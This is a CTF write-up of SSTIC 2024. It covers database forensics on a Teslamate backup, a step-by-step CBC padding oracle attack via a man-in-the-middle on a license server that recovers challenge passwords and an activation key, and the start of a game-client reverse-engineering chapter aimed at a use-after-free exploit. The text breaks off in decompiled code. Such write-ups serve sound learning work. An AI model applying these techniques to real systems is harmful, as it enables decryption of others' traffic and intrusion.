Challenge SSTIC 2024

Write-Up

Jean Bernard Beuque
13th May 2024

Summary

1. Introduction 3
2. Prologue 4
3. Chapter 1: Intrigue in the Interstice 6
   A. Man in the middle 6
   B. CBC Oracle padding 8
      a. CBC oracle padding algorithm: 8
      b. Messages decryption 8
   C. License server accounts 11
4. Chapter 2: The Green Shard Brawl 13
   A. The Game 13
   B. Game Analysis 15
      c. Client-server protocol 15
      d. Server 16
      e. Client 17
   C. Bugs in the client 24
   D. Exploit of the user after free bug 24
      a. Read and write primitive 24
      b. Heap corruption 24
      c. ASLR bypass 29
      d. Reverse shell 29
5. Chapter 3: The Authenticator in SHAdow 31
   A. The Chat Service 31
   B. Bug in the MafiaChat server: 32
   C. SHA256 faults: 33
   D. Exploitation of the SHA256 fault injection 36
   E. Forging the HMAC(SHA256): 37
6. Annexes 39
   A. clnt_decrypt_cbc_mgs_file.py 39
   B. mitm2_decrypt_workers2B.py 40
   C. Clnt_DM.py 46
   D. fault1_hsmm.py 57
   E. fault2_hsmm.py 58
   F. sha_stp_solve_hsmm_S1.py 59
   G. sha_stp_solve_hsmm_S2.py 63
   H. Extend_Hmac.py 70

1. Introduction

This write-up is incomplete, it only shows the solution for the prologue and the first 3 chapters.

2. Prologue

For the prologue, we're given a file *teslamate.bck* which contains a dump of a Postgres database. It's a backup for the Teslamate application.

And a "police report document" which contains a clue:

> *OFFICER: WOULD YOU HAPPEN TO KNOW WHERE THIS CAR USUALLY WENT? FOR INSTANCE, ITS MOST VISITED PLACES. SUCH INFORMATION WOULD HELP IN OUR INVESTIGATION.*

After installing postgres and restoring the backup file, we query the DB to get the list of the most visited places.

```
essai=# select count(id),end_address_id,avg(end_geofence_id) from drives group by end_address_id order
by count desc limit 5;
 count | end_address_id |        avg
-------+----------------+--------------------
   853 |              3 | 2.0000000000000000
   433 |              1 |
   331 |             27 | 3.0000000000000000
   148 |              4 |
    79 |            668 |
(5 rows)
```

In the geofence table, we can find the beginning of a URL: "http_163". It's the name of the most visited place.

```
essai=# select * from geofences;
 id |        name        | latitude  | longitude | radius |     inserted_at     |     updated_at      | cost_per_unit | session_fee | billing_type
----+--------------------+-----------+-----------+--------+---------------------+---------------------+---------------+-------------+--------------
  2 | Domicile_http_163  | 51.401979 |  4.403777 |     37 | 2022-08-11 11:34:23 | 2022-08-11 11:35:51 |        0.1800 |             | per_kwh
  3 | ServerRoom_99      | 50.544798 |  6.919128 |     18 | 2022-08-11 14:15:09 | 2022-08-11 14:15:44 |        0.1800 |             | per_kwh
  4 | Station_3          | 50.544071 |  6.959104 |     20 | 2022-08-23 03:15:25 | 2022-08-23 03:15:25 |        0.0000 |             | per_kwh
  6 | Superchargeur      | 51.560803 |  5.949652 |     20 | 2022-09-06 21:29:21 | 2022-09-06 21:29:21 |        0.5000 |             | per_kwh
  7 | Station_4          | 51.525086 |  5.976385 |     20 | 2022-09-06 21:30:08 | 2022-09-06 21:30:20 |        0.4900 |             | per_kwh
  8 | Station_2          | 50.660441 |  7.197380 |     20 | 2022-09-06 21:30:58 | 2022-09-06 21:30:58 |        0.0000 |             | per_kwh
  5 | Station_12         | 50.550119 |  6.947499 |     20 | 2022-08-23 03:17:10 | 2022-09-29 20:58:28 |        0.1800 |             | per_kwh
 11 | Station_1          | 50.597693 |  6.969614 |     20 | 2022-11-21 14:58:11 | 2022-11-21 14:58:11 |        0.0000 |             | per_kwh
 13 | Station_10         | 51.513892 |  4.781310 |     20 | 2022-11-21 14:58:53 | 2022-12-01 09:22:36 |        0.3550 |             | per_kwh
 12 | Station_8          | 51.673995 |  5.929989 |     20 | 2022-11-21 14:58:36 | 2022-12-01 09:22:41 |        0.3550 |             | per_kwh
 14 | Station_7          | 51.024380 |  4.889596 |     20 | 2022-11-21 14:59:10 | 2022-12-01 09:22:45 |        0.3550 |             | per_kwh
 15 | Station_6          | 51.004057 |  4.703668 |     20 | 2022-11-21 15:02:04 | 2022-12-01 09:22:50 |        0.3550 |             | per_kwh
 16 | Station_9          | 51.515081 |  4.780750 |     20 | 2022-12-01 09:17:29 | 2022-12-01 09:25:23 |        0.3550 |             | per_kwh
 10 | Station_5          | 50.923055 |  4.911951 |     20 | 2022-11-21 14:57:33 | 2022-12-01 09:27:51 |        0.3550 |             | per_kwh
 17 | Station_11         | 50.413911 |  6.451510 |     20 | 2022-12-01 09:38:34 | 2022-12-01 09:38:34 |        0.3550 |             | per_kwh
(15 rows)
```

From the addresses table we can get the other digits of an IP address.

```
essai=# select id,display_name from addresses where id = 3;
 id |             display_name
----+---------------------------------------
  3 | Camouflagepad, 233 RT Putte, Pays-Bas
(1 row)

essai=# select id,display_name from addresses where id = 1;
 id |           display_name
----+-----------------------------------
  1 | Meulenbaantje, 172 Essen, belgium
(1 row)

essai=# select id,display_name from addresses where id = 27;
 id |                                     display_name
----+-----------------------------------------------------------------------------------------------
```

```
 27 | :8080, Eichen, Bad Münstereifel, Euskirchen, Rhénanie-du-Nord-Westphalie, 53902, Allemagne
(1 row)

essai=# select id,display_name from addresses where id = 4;
 id |              display_name
----+------------------------------------------
  4 | Camouflagepad bis, 233 RT Putte, Pays-Bas
(1 row)
```

```
select count(id),end_address_id from drives group by end_address_id order by count desc;

count | end_address_id
-------+----------------
   853 |              3     2  Domicile_http_163        Camouflagepad, 233 RT Putte, Pays-Bas
   433 |              1     -  -                        Meulenbaantje, 172 Essen, belgium
   331 |             27     3  ServerRoom_99            :8080, Eichen, Bad Münstereifel, Euskirchen,
Rhénanie-du-Nord-Westphalie, 53902, Allemagne
   148 |              4     -                           Camouflagepad bis, 233 RT Putte, Pays-Bas
    79 |            668     -
    67 |             74     -
    62 |            115
    58 |             62     11  Station_1
    53 |             93
    41 |             22
    39 |             17
    33 |              2
    31 |            170     10  Station_5
    30 |             21
    30 |             88
    26 |            312     14 Station_7
    26 |             24
```

We can then find the URL to go to the next chapter:

http://163.172.99.233:8080/

And we get the flag of the level:

```
SSTIC{0a3ef4d4bb265ca2f27dd557be06e47e84aaacabdc501daade6ee97b8c0e8f3c}
```

3. Chapter 1: Intrigue in the Interstice

A. Man in the middle

In this chapter, we have a man in the middle agent located between a license server and some clients.

We need to find to retrieve the license key of the license server.

We are given a python script *mitm.py*

The script registers a public IP address to a setup server. Then all the client connections for the license server will be diverted to the MITM agent.

When we run the script we capture the network traffic between the clients and the license server. In each packet the first byte is always 01 but the rest of the data is encrypted.

```
 % python3 mitm2.py
Please provide a host and a port you are listening on (host:port):
MITM setup complete!
The client will try to reach you at XX.XX.XX.XX:53487
[CHALLENGE NOTE] - You don't have to wait longer than 10 seconds to see the first messages
[CHALLENGE NOTE] - You don't have to wait longer than 5 minutes to see every type of message

New connection
Connection closed by client
New connection
Client: 0150ba1e87d37ea6b9da8fce4ab5e41b0fcc2da93be2f74f955ef4ffe751bbf02c65b067c5548729c6945aaee60c9ec88f
Server: 01713c6f1d41133930599e280b73a71cecfb30111fbf2912d4f94503ff8dc7ebca179b9e70c814a732977cced25bd8791e
Client: 0161272a391514590410b6476eeef4c4e3eb64f7641711de4c13a06e500a9934932dca058b1f4828b40567fee5a0a1e626
Server: 0177fc71bde079b8d352450735426292d38f0ffe16b834d68e56b2eb8c2e366d737791b18f8a548fc3715013caf996a9bb
Client:
0185137819145682490b20f14dbaed68add0cb6fdc4b4b33430acfb97d7d6f0a0a185f677229ef669fab02964f8b51551fd10459a1edeba794c
8f7116278129680ba0d8751f8016d23f7dadf801a5557c52b09970e534961052717ae86c00e2969
Server:
0160cfdeaeab411f3d7e148fd88c2dc9dda09a5576297d3e92095bc35c97e0278fde4bf5f2ee2392ce461ec91d8e138d7d7b590ffb390c397deb
7d884a988270413f04b9fe0b88dbcdd7d2cbca19750a79
Connection closed by client
New connection
Client: 016cd933d46e2a788227a336c0d819e1afd13dfa4345ddc604a6ae5179903a227a1acdb3c20161586a6aa856d03d6e5780
Server: 0147acb1fd4a86a7f8a83b7cc46e2ced4e49685333316f0ad8ef1e8d0a77f829cd5f0a39602e09250e4e415010ac4bfd3f
Connection closed by client
New connection
Client: 0156d60f9ef18eb5abbc4733882b42521785341be1c260a86ab9594023742f95ebf5a958aef3f5d0c666f26c0bd1ec5ad5
Server: 018a2853ab8a9c563a223cd325e791983cb6ba164b018b41941d46ff8ace47deb0b5e49096a7e4217df79261fe593f7491
Client: 01cfe200da8360b2c3a90ce18be9fafe6868139eafd3da36cbb45e147d14af246ca2ec7e6f26ab58d5874d0df882cb496a
Server: 0148d6cde67649c8866482e5eabdd0220bc5ba8025033e05d0a087ebe5afc322fd0984f17225bf8656842007fd65d5bbdf
Client:
01cdb0de96d5584631d1ebd89cbbb1beed710d8f617e2303cd893519060f8eb33eae839d7711ba1d2f11d41baaf6d15284c258b16565f13d62
9e24a8714624fc49091b2633d3daadca1657391df58562b90a90ebe8208737d1a2fe98f4edfdeb08
Server:
0197de5b4703be680e924e3f56b1b22118b5dc666ab2822ccd16d88301b1ebeafafa00b9b36109d828f3a7d2ec718279cd40913b5c3ad9969f
ed9d650e63d5f268c6246853ae5d078a3ae1b19cff251f99
Connection closed by client
```

We try to send to the server modified versions of the received packets. We change one byte at different location in the packets before sending them to the server.

According to the location of the modified byte, we receive various error messages in the clear from the server. Those error messages help us to understand the format of the packets.

```
Received b'\x00Invalid status code'
Received b'\x00Invalid session ID'
Received b'\x00Invalid ISO 7816-4 padding'
Received b'\x00Unknown message type'
Received b'\x00You must be connected to perform this action'
Received b"\x00Initiate session with a 'hello' message"
Received b'\x00Message is shorter than the announced 10 bytes'
Received b'\x00Payload length cannot be higher than 1013'
Received b'\x00Your account must be activated to perform this action'
```

The message format is the following:

Name	Length in bytes	Description
Status_code	1	01 : valid status
Session_id	8	Session identifier
Message_type	1	Type of message
Message_length	2	Length of the message content in bytes
Message_content	N	Message Payload
Padding	P	ISO 7816-4 padding

The most interesting message is the following:

```
Received b'\x00Invalid ISO 7816-4 padding'
```

The encryption uses a block cipher, and the packets are padded according to the ISO 7816-4 standard:

For a N bytes padding: the first padding byte is 0x80, followed by N-1 0x00 bytes.

⇨ It makes us think about the classical CBC oracle padding.

B. CBC Oracle padding

a. CBC oracle padding algorithm:

In a CBC mode, the decryption formula is the following:

Pi = Dk(Ci) ^Ci-1

To get the plaintext Pi, we decrypt the block Ci and we xor the result with the previous encrypted block Ci-1.

C0 = IV , the first block is a random IV (initialization vector).

With an ISO 7816-4 padding, the last byte of the plain text of the last block is either 0x00 or 0x80.

The padding oracle works as follow to decrypt the block Ci:

For b = 0x01 to 0xFF:

- We change the last byte of Ci-1 : C'i-1 [-1] = Ci-1 [-1] ^ b.
- We send to the server (IV,C'i-1,Ci)
- If we don't receive a padding error message, the last byte of P'i is likely to be 0x80
  - P'i[-1] = 0x80
  - P'i = Dk(Ci) ^C'i-1 => P'i ^Pi = Ci-1 ^ C'i-1 => Pi[-1] = b ^0x80

    NB: If the bytes before Pi[-1] match an ISO 7816-4 pattern 0x80,0x00..0x00, then the last byte of P'i could also be equal to 0. In this case, Pi[-1] = b.

  - To raise the ambiguity, we do the following:
    - C''i-1 [-1] = Ci-1 [-1] ^ b
    - C''i-1 [-2] = Ci-1 [-2] ^ 0x1
    - We send to the server (IV,C''i-1,Ci)
    - If we get a padding error, we know P'i[-1]=0x00, so Pi[-1] = b
    - If we don't get a padding error, we know P'i[-1]=0x80, so Pi[-1] = b ^0x80

- If we get padding error for all the b values from 1 to 0xFF, it means Pi[-1] = 0x80

We do the same operations for the next byte Pi[-2] with :

C'i-1 [-1] = Ci-1 [-1] ^ Pi[-1]

C'i-1 [-2] = Ci-1 [-2] ^ b

We go on with the next bytes to decrypt the whole block…

b. Messages decryption

We implement a CBC oracle padding attack to decrypt the messages. Both server and clients are vulnerable to the CBC oracle padding attack. The messages are encrypted in CBC mode (Cipher Block Chaining). The block size is 16 bytes. The first block is a random IV (initialization vector).

However, the encryption keys for the messages sent from the clients to the server and from the server to the clients are different. So we need different implementations for each case.

For the messages sent to the server, the implementation of the CBC Oracle padding is straightforward. The program *clnt_decrypt_cbc_mgs_file.py* (available in Annex) is used to decrypt the messages sent to the server.

For the messages sent from the server to the clients, the implementation is trickier as we need to wait for a client connection in the MITM agent to query the oracle, so the decryption is very slow. To speed up the decryption we use a pool of MITM agents that can work in parallel. We can create up to 15 MITM agents for a given IP address. We use message queues to communicate between the CBC oracle padding decrypter and the MITM agents. The program *mitm2_decrypt_workers2B.py* available in Annex) is used to decrypt the messages sent from the server to the clients.

We can now get the messages in the clear and understand their usage.

```
HELLO Message

C -> S
00 00 00 00 00 00 00 00    : SessionId
01                      : MsgType = 1
05 00                   : Length = 5
48 65 6C 6C 6F            : "Hello"
80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 : Padding ISO7816-4

S -> C
74 D5 F9 AB 52 20 C7 10                                          : SessionId
01                                                               : MsgType
05 00                                                                        : Length = 5
48 65 6C 6C 6F                                                               : "Hello"
80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 : Padding ISO7816-4
=====================================================================================================
C -> S
74 D5 F9 AB 52 20 C7 10   : SessionId
05                                     : MsgType = 5
07 00
76 65 72 73 69 6F 6E     : "version"
80 00 00 00 00 00 00 00 00 00 00 00 00 00

S -> C
74d5f9ab5220c710
05
0600
312e332e3337          (Version: 1.3.37)
800000000000000000000000000000

=====================================================================================================
C -> S

74 D5 F9 AB 52 20 C7 10  : SessionId
02                                    : MsgType = 2
40 00                                 : Len = 64
31 34 65 35 36 36 33 38 62 32 32 31 63 30 30 65 37 35 62 61 33 33 38 64 61 62 33 33 31 30 36 33 63 61 62 65 31 35 63 65 37 35 63 62 32
62 35 32 37 36 37 32 37 31 33 65 30 64 62 30 31 63 32 30 :
"14e56638b221c00e75ba338dab331063cabe15ce75cb2b527672713e0db01c20"
80 00 00 00 00

S-> C
74d5f9ab5220c710
02
2c00
7b22757365 726e616d65223a202274686576697065 72222c20226163746976617465642223a 2066616c73657d
{"username": "theviper", "activated": false}
800000000000000000
```

```
==========================================================================================================================
C -> S

74 D5 F9 AB 52 20 C7 10
06                                          : MsgType = 6
0A 00
31 37 31 32 31 35 30 35 30 35  : "1712150505"
80 00 00 00 00 00 00 00 00 00 00

S -> C
74 D5 F9 AB 52 20 C7 10
06
0A 00
31 37 31 32 31 35 30 35 30 35  : "1712150505"
80 00 00 00 00 00 00 00 00 00 00
==========================================================================================================================
C -> S

74 D5 F9 AB 52 20 C7 10
07
36 00
7B 22 75 73 65 72 6E 61 6D 65 22 3A 20 22 22 2C 20 22 70 61 73 73 77 6F 72 64 22 3A 20 22 22 2C 20 22 61 63 74 69 76 61 74 69 6F 6E 20
6B 65 79 22 3A 20 22 22 7D
: {"username": "", "password": "", "activation key": ""}
80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00


S -> C
74d5f9ab5220c710
07
6100
7b22757365 726e616d65223a202274686576697065 72222c202270617373776f7264223a20 223b2862512c2a302e7a572f79406722
2c20226163746976617469f6e206b65 79223a20224163636f756e74206e6f74 2061637469766174656422 7d
80000000
'{"username": "theviper", "password": ";(bQ,*0.zW/y@g", "activation key": "Account not activated"}'


==========================================================================================================================
C -> S
72 C4 45 87 E8 39 10 B8
09
09 00
7B 22 74 73 22 3A 20 30 7D  : '{"ts": 0}'
80 00 00 00 00 00 00 00 00 00 00 00

S -> C
72c44587e83910b8
09
1201
5b7b227473 223a2031363931363931363930 2c2022 6e6f7465223a2022496e697469616c20 72656c65617365227d2c207b22747322
3a2031363933333731303030 2c20226e 6f7465223a2022416464656420636c6f 75647320746f2074686520736b79227d
2c207b227473223a2031363934323931 3030302c20226e6f7465223a20225265 6d6f76656420636865617463 6f646573
20626563617573652070 6c6179657273 206b65707420616275736696e67207468 656d227d2c207b227473223a20313639
34373630303030 2c20226e6f7465223a 202246697865642062756720776865726520 41492077 6f756c642073746f7020
706c6179696e6720616e6420636f6d6d 697420737569636964 65227d5d
{"ts": 1691691690, "note": "Initial release"}, {"ts": 1693371000, "note": "Added clouds to the sky"}, {"ts": 1694291000, "note": "Removed cheatcodes because players kept abusing them"}, {"ts": 1694760000, "note": "Fixed bug where AI would stop playing and commit suicide"}
800000
```

```
Msg Type: 1 : Hello
Msg Type: 2 : Connection // "14e56638b221c00e75ba338dab331063cabe15ce75cb2b527672713e0db01c20" // Error: Initiate session with a 'hello' message"
Msg Type: 3 : Logout  //Logout successful //Error : You must be connected to perform this action
Msg Type: 4 : ?? //Error : You must be connected to perform this action
Msg Type: 5 : Version // Error: Initiate session with a 'hello' message"
Msg Type: 6 : //"1712150511"  // Error: Initiate session with a 'hello' message"
Msg Type: 7 : {"username": "", "password": "", "activation key": ""} //Error : You must be connected to perform this action
Msg Type: 8 : Update User Info ?? //Error : You must be connected to perform this action
Msg Type: 9 : ?? // '{"ts": 0}' // Error: Your account must be activated to perform this action
Msg Type: 0xA : Unknown message type

Msg Type: 0x31: Unknown message type
```

<u>The Message Types are the following:</u>

Message Type	Name	Lengths	Description
1	Hello	49 / 49	Open a new session to the server A new session_id number is assigned
2	Connection/Login	97 / 81	**Connect a user account. The client sends a “32 bytes user_id”. The server returns the username and the account activation_status.**
3	Logout	49	Disconnection
4	??	??	
5	Version	49 / 49	Return the version of the license server : 1.3.37
6	??	49 / 49	
7	Get user Info	97 / N	**Retrieve information about a user account: Username, password, activation key**
8	Update User info	49 / N	Update User information
9	TS info	49 / N	

C. License server accounts

The most interesting commands are command 2 (Connection) and command 7 (Get User Info).

From the decrypted messages, we can get a list of license server accounts.

```
14e56638b221c00e75ba338dab331063cabe15ce75cb2b527672713e0db01c20
{"username": "theviper", "activated": false}
{"username": "theviper", "password": ";(bQ,*0.zW/y@g", "activation key": "Account not activated"}

00a8cb2c28f4eda897a5af0c5e984ef5ce2f8eabc7ab3cafe0b00cc3da321056
{"username": "godfather", "activated": true}

{"username": "r2d2", "activated": false}

4a526da5f3e71981e937a96ff9b237b88e4adea4963e69d01be1e10e6acdad2d
{"username": "trinity", "activated": true}


{"username": "test", "activated": false}
{"username": "test", "password": "test", "activation key": "Account not activated"}
```

The command 7 is used to retrieve user account information: username, password, activation key.

In the captured messages, we’ve only seen the command 7 for the non-activated accounts. The activation key is always: *"activation key": "Account not activated".*

Command 7 forgery:

We'll forge a command to get the result of the command 7 for an activated account:

As there is no integrity checking, forging a command 7 message is pretty simple. We just need to use a known encrypted Cmd 7 and modify the first 8 bytes of the IV to change the session_Id of the decrypted message.

The steps are the following:

Capture the messages between the clients and the server with the MITM agent:

For each message sent to the server, if the message length is 97 (It may be a MsgType 2):

- Decrypt the first block of the message via the padding Oracle: (It gives *MsgType, Session_id* and *beginning of the payload*)
- If *MsgType is 2 (Connection Msg)* and *the beginning of the payload matches the user_id of an activated account*:
  - Forge a Cmd7 to use the session_id got at the previous step.
  - Send the forged Cmd7 to the server.
  - Decrypt the answer of the Cmd7 returned by the server via the padding Oracle.

We get the answer of the command 7 for the account trinity.

After decryption of the answer from the server, we get the activation key.

```
bytearray(b'{"username": "trinity", "password": "D0dg3Th1s", "activation key":
"PR2YU5CZGCYMS272GLZ1WA43W7P44I7S"}')
```

The activation key can be used to validate the chapter.

We know have the URL of the next chapter and the flag of the level:

```
http://163.172.99.233:8080/PR2YU5CZGCYMS272GLZ1WA43W7P44I7S

SSTIC{f4746e9051d51bcf26c77f02ccb5790375f873a2a2560478dd41d309bac9ab2d}
```


4. Chapter 2: The Green Shard Brawl

In this level, we have a platform game called “The Green Shard Brawl”.

We’re given the sources of the game server and a binary of the client application.

The goal of this level is to exploit vulnerabilities in the client in order to get a reverse shell in the client of the user mafiaso-dev.


A. The Game




The “Green Shard Brawl” is a platform game. Each player in the game moves a character and can attack the other players to kill them. There are 2 kinds of objects on the platform, the hearts and the green shard. The hearts can be used to increase the health level when a player has been injured after an attack.

The green shard is used to get a protection shield. When a player grabs the green shard, a shield is activated for a few seconds. The shied level is displayed next to the health level.

We can notice a bug, when the player moves to a new screen with an active shield, the value of the shield level becomes incorrect.




Greenshard Brawl
HP: 100 (shield: 34256961536)
toto

B. Game Analysis

c. Client-server protocol

The following commands are used between the clients and the server and between the server and the clients.

Command Id (Client->Server)	Usage
AUTHENTICATION_PDU	Connection message for a new client. It has to contain the license key to be accepted.
HEARTBEAT_PDU	Keep alive message that the client has to send to the server periodically otherwise the client will be disconnected.
CLIENT_PLAYER_INFO_PDU	Used to send the player status to the server: Player position,
CLIENT_ATTACK_PDU	To notify the server the player has attacked another player.
OBJECT_SEIZING_PDU	Used to notify the server the player has grabbed an object on the platform.
CLIENT_DISCONNECT_PDU	Disconnect notification
CHAT_PDU	To send a chat message to the other players

Command Id (Server->client)	Usage
AUTHENTICATION_RESPONSE_PDU	Send to a new client, a player_id and an authentication token.
SERVER_PLAYER_INFO_PDU	Broadcast to all clients, it gives the status of all the players (location, health level, shielded …)
TEXT_MESSAGE_PDU	Notification messages to all players
MAP_STATE_PDU	Broadcast to all clients, it gives the locations of the objects (hearts and green shard) on the platform
SERVER_DISCONNECT_PDU	Broadcast to all clients, notify that a player has been disconnected.
SERVER_ATTACK_PDU	Broadcast to all clients, information about an attack : attacker_id, victim_id, damage_level
CHAT_PDU	Broadcast to all clients, a chat message sent by a player.

d. Server

The server is written in python. The source code is provided.

It keeps the status of the players in the *player_db* dictionary and the list of the platform objects in the *world_objects* instance.

It contains 2 threads.

One thread is used to process the incoming commands received by the clients.

Another thread is used to send periodically to all the clients, the status of all the players and the locations of the objects on the platform.

A new client sends an AUTHENTICATION_PDU command to the server. The server checks the validity of the license key and creates a player_id and a token for the new client.

All the commands (excepted AUTHENTICATION_PDU) send by the clients to the server have to contain the authentication token.

The token is a 16 bytes random value, so it's not possible to impersonate another player to the server.

e. Client

We don’t have the source code of the client. However, the program has not been stripped and also contains debug information.

The *main* function after some initializations, starts the *network_thread* and enter the *main_loop*.

Regardless of the SDL threads used for the graphics and audio, the client uses 2 threads:

The main thread runs the rendering loop in the function *main_loop().*

The network_thread manages all the commands received from the server in the function *network_thread_worker()*

```
undefined8 main(int param_1,long param_2)
{
 undefined8 uVar1;
 int iVar2;
 size_t sVar3;
 undefined8 uVar4;
 char *local_98;
 char *local_90;
 undefined local_88 [16];
 undefined local_78 [16];
 undefined local_68 [16];
 undefined local_58 [16];
 undefined local_48 [16];
 undefined8 local_38;

 if (param_1 != 5) {
  __printf_chk(1);
  clean_quit(1);
 }
 local_98 = *(char **)(param_2 + 8);
 sVar3 = strlen(local_98);
 if (sVar3 != 0x20) {
  __printf_chk(1);
  clean_quit(1);
 }
 local_90 = *(char **)(param_2 + 0x10);
 sVar3 = strlen(local_90);
 if (sVar3 - 0x10 < 0xfffffffffffffff1) {
  __printf_chk(1);
  clean_quit(1);
 }
 uVar1 = *(undefined8 *)(param_2 + 0x18);
 strtol(*(char **)(param_2 + 0x20),(char **)0x0,10);
 init_teams();
 iVar2 = SDL_Init(0xf231);
 if (iVar2 != 0) {
  uVar4 = SDL_GetError();
  __printf_chk(1,"[x] %s failed: %s\n","SDL_Init",uVar4);
  clean_quit(1);
 }
 iVar2 = SDL_CreateWindowAndRenderer(0x420,0x260,4,&window,&renderer);
 if (iVar2 != 0) {
  uVar4 = SDL_GetError();
  __printf_chk(1,"[x] %s failed: %s\n","SDL_CreateWindowAndRenderer",uVar4);
  clean_quit(1);
 }
 SDL_SetWindowResizable(window,0);
 SDL_SetWindowTitle(window,"Greenshard Brawl");
```

```
  init_fonts();
  init_objects(renderer);
  init_maps(renderer);
  init_hud(renderer);
  network_init(uVar1);
  local_48 = ZEXT816(0);
  local_58 = ZEXT816(0);
  local_68 = ZEXT816(0);
  local_78 = ZEXT816(0);
  local_88 = ZEXT816(0);
  local_38 = 0;
  iVar2 = pthread_create(&network_thread,(pthread_attr_t *)0x0,network_thread_worker,&local_98);
  if (iVar2 < 0) {
    __printf_chk(1,"[x] Error creating network thread\n");
    clean_quit(1);
  }
  pthread_mutex_lock((pthread_mutex_t *)local_88);
  pthread_cond_wait((pthread_cond_t *)(local_68 + 8),(pthread_mutex_t *)local_88);
  pthread_mutex_unlock((pthread_mutex_t *)local_88);
  load_tiles(renderer);
  load_sprites(renderer);
  init_music();
  play_music();
  fflush(stdout);
  main_loop();
  clean_quit(0);
  return 0;
}
```

The main_loop function is the rendering loop of the game

```
void __cdecl main_loop()
{
  time_t v0; // r14
  Player *v1; // rax
  __int64 lock; // rdi
  Player *v3; // rax
  int v4; // r12d
  int hp; // r15d
  signed __int64 v6; // rax
  Player *v7; // rax

  tick = 0LL;
  v0 = time(0LL);
  SDL_LockMutex(local_player->lock);
  v1 = local_player;
  local_player->is_afk = 0;
  lock = (__int64)v1->lock;
  SDL_UnlockMutex(v1->lock);
  if ( local_player )
  {
    do
    {
      tick = SDL_GetTicks64(lock);
      if ( time(0LL) - v0 >= 11 )
      {
        SDL_LockMutex(local_player->lock);
        v3 = local_player;
        local_player->is_afk = 1;
        SDL_UnlockMutex(v3->lock);
      }
      v4 = 1;
      while ( (unsigned int)SDL_PollEvent(&event) )
      {
        if ( event == 256 )
        {
          v4 = 0;
        }
        else if ( event == 768 )
        {
```

```
        v0 = time(0LL);
        SDL_LockMutex(local_player->lock);
        v7 = local_player;
        local_player->is_afk = 0;
        SDL_UnlockMutex(v7->lock);
        if ( HIDWORD(status) == 27 )
          v4 = 0;
      }
      else if ( event == quit_from_network_thread_event )
      {
        clean_quit(status);
      }
    }
    handle_keyboard_state();
    check_shield_expiry();
    move_player();
    SDL_LockMutex(local_player->lock);
    hp = local_player->hp;
    SDL_UnlockMutex(local_player->lock);
    if ( hp > 0 )
      network_send_client_player_info();
    register_seizings();
    register_hits();
    SDL_RenderClear(renderer);
    render_map((SDL_Renderer *)renderer);
    render_map_decorations((SDL_Renderer *)renderer);
    render_objects((SDL_Renderer *)renderer);
    render_players((SDL_Renderer *)renderer);
    render_hud((SDL_Renderer *)renderer);
    lock = renderer;
    SDL_RenderPresent(renderer);
    delete_disconnected_players();
    v6 = SDL_GetTicks64(lock) - tick;
    if ( v6 <= 24 )
    {
      lock = (unsigned int)(25 - v6);
      SDL_Delay(lock);
    }
  }
  while ( v4 && local_player );
 }
}
```

The *network_thread_worker* calls the ***network_authenticate*** function that will send the command AUTHENTICATION_PDU to the server, wait for the answer (the message AUTHENTICATION_RESPONSE_PDU) and finally will initialize the local player structure.

After the initialization, the network_thread enters an infinite loop to process the commands received from the server.

```
void *__fastcall network_thread_worker(void *arg)
{
 time_t v1; // r15
 time_t v2; // rax
 time_t v3; // r12
 time_t v4; // rbp
 __int64 i; // rbx
 void *v6; // rdi
 __int64 v7; // rdx
 Player *player_by_id; // rax
 Player *v9; // rbp
 __int16 *v10; // rdx
 void *result; // rax
 time_t v12; // [rsp+0h] [rbp-38h]

 quit_from_network_thread_event = SDL_RegisterEvents(1LL);
```

```
network_authenticate(*(char **)arg, *((char **)arg + 1));
pthread_mutex_lock((pthread_mutex_t *)((char *)arg + 16));
pthread_cond_signal((pthread_cond_t *)((char *)arg + 56));
pthread_mutex_unlock((pthread_mutex_t *)((char *)arg + 16));
v12 = 0LL;
v1 = 0LL;
while ( 1 )
{
  v2 = time(0LL);
  if ( v2 > v1 )
  {
    v3 = v2;
    memset((char *)&xmmword_1CA24 + 12, 0, 0xFFF0uLL);
    send_buffer = 3;
